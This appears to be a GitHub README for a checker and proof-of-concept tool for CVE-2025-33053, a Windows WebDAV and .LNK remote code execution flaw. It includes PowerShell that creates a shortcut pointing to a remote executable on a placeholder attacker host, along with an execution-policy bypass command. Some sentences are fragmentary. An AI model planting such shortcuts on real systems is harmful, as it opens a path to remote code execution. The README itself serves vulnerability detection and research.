 thetorjancaptain/cve-2025-33053-checker-poc
CVE-2025-33053 Checker and PoC

 Checker Proof
 PoC Proof
A complete set of tools to check and demonstrate potential exploitation of CVE-2025-33053, a critical WebDAV-based Remote Code Execution (RCE) vulnerability affecting Windows systems.
CVE-2025-33053 allows attackers to exploit .LNK shortcut files that reference malicious remote WebDAV shares, potentially leading to Remote Code Execution (RCE) on affected systems.
.LNK files..LNK File or Direct UNC Path Access — Points to a remote UNC path like:.LNK is accessed or the UNC path is manually browsed (e.g., via File Explorer): - The WebClient service initiates communication to the remote UNC location via WebDAV. - The system sends a PROPFIND request to query metadata from the attacker's server.CVE-2025-33053_checker.ps1)| Check | Purpose |
|---|---|
| 🔍 WebClient Service Status | Confirms if WebDAV support is active and running. |
| 🔍 UNC Path Handling via Test-Path | Tests if the system resolves remote WebDAV UNC paths (key precondition for CVE exploitation). |
Open PowerShell as Administrator.
If script execution is restricted, run:
Set-ExecutionPolicy -Scope Process -ExecutionPolicy Bypass
What It Does:
Usage:
python3 CVE-2025-33053_PoC.py --port 8000
\\<Kali-IP>@8000\DavWWWRoot\route.exe
\\<Kali-IP>@8000\DavWWWRoot\route.exe
$WScriptShell = New-Object -ComObject WScript.Shell
$Shortcut = $WScriptShell.CreateShortcut("C:\Users\Public\CVE-2025-33053-Test.lnk")
$Shortcut.TargetPath = "\\<Kali-IP>@8000\DavWWWRoot\route.exe"
$Shortcut.Save()
[!] PROPFIND request received from <victim-ip> - Potential CVE-2025-33053 detected!
[!] Target system is VULNERABLE to CVE-2025-33053!
✔️ Uses real UNC path resolution — no simulation. ✔️ Captures actual PROPFIND requests triggered by the OS — exact behavior required for CVE exploitation. ✔️ Demonstrates real network-level evidence of vulnerability, without executing payloads or causing harm.
This PoC does not exploit or harm the target system — it only detects the underlying vulnerable behavior. Intended for use in controlled environments or with explicit authorization. Demonstrates real system behavior — not a mock simulation. To be used for educational purposes only. Do not run in unauthorised systems.
MIT License — Free for educational, research, and defensive purposes only.
Pull Requests welcome — improve detection, add features, or suggest fixes.
This repository is for educational and authorized security research only. Misuse against systems you do not own or have permission to test is strictly forbidden.
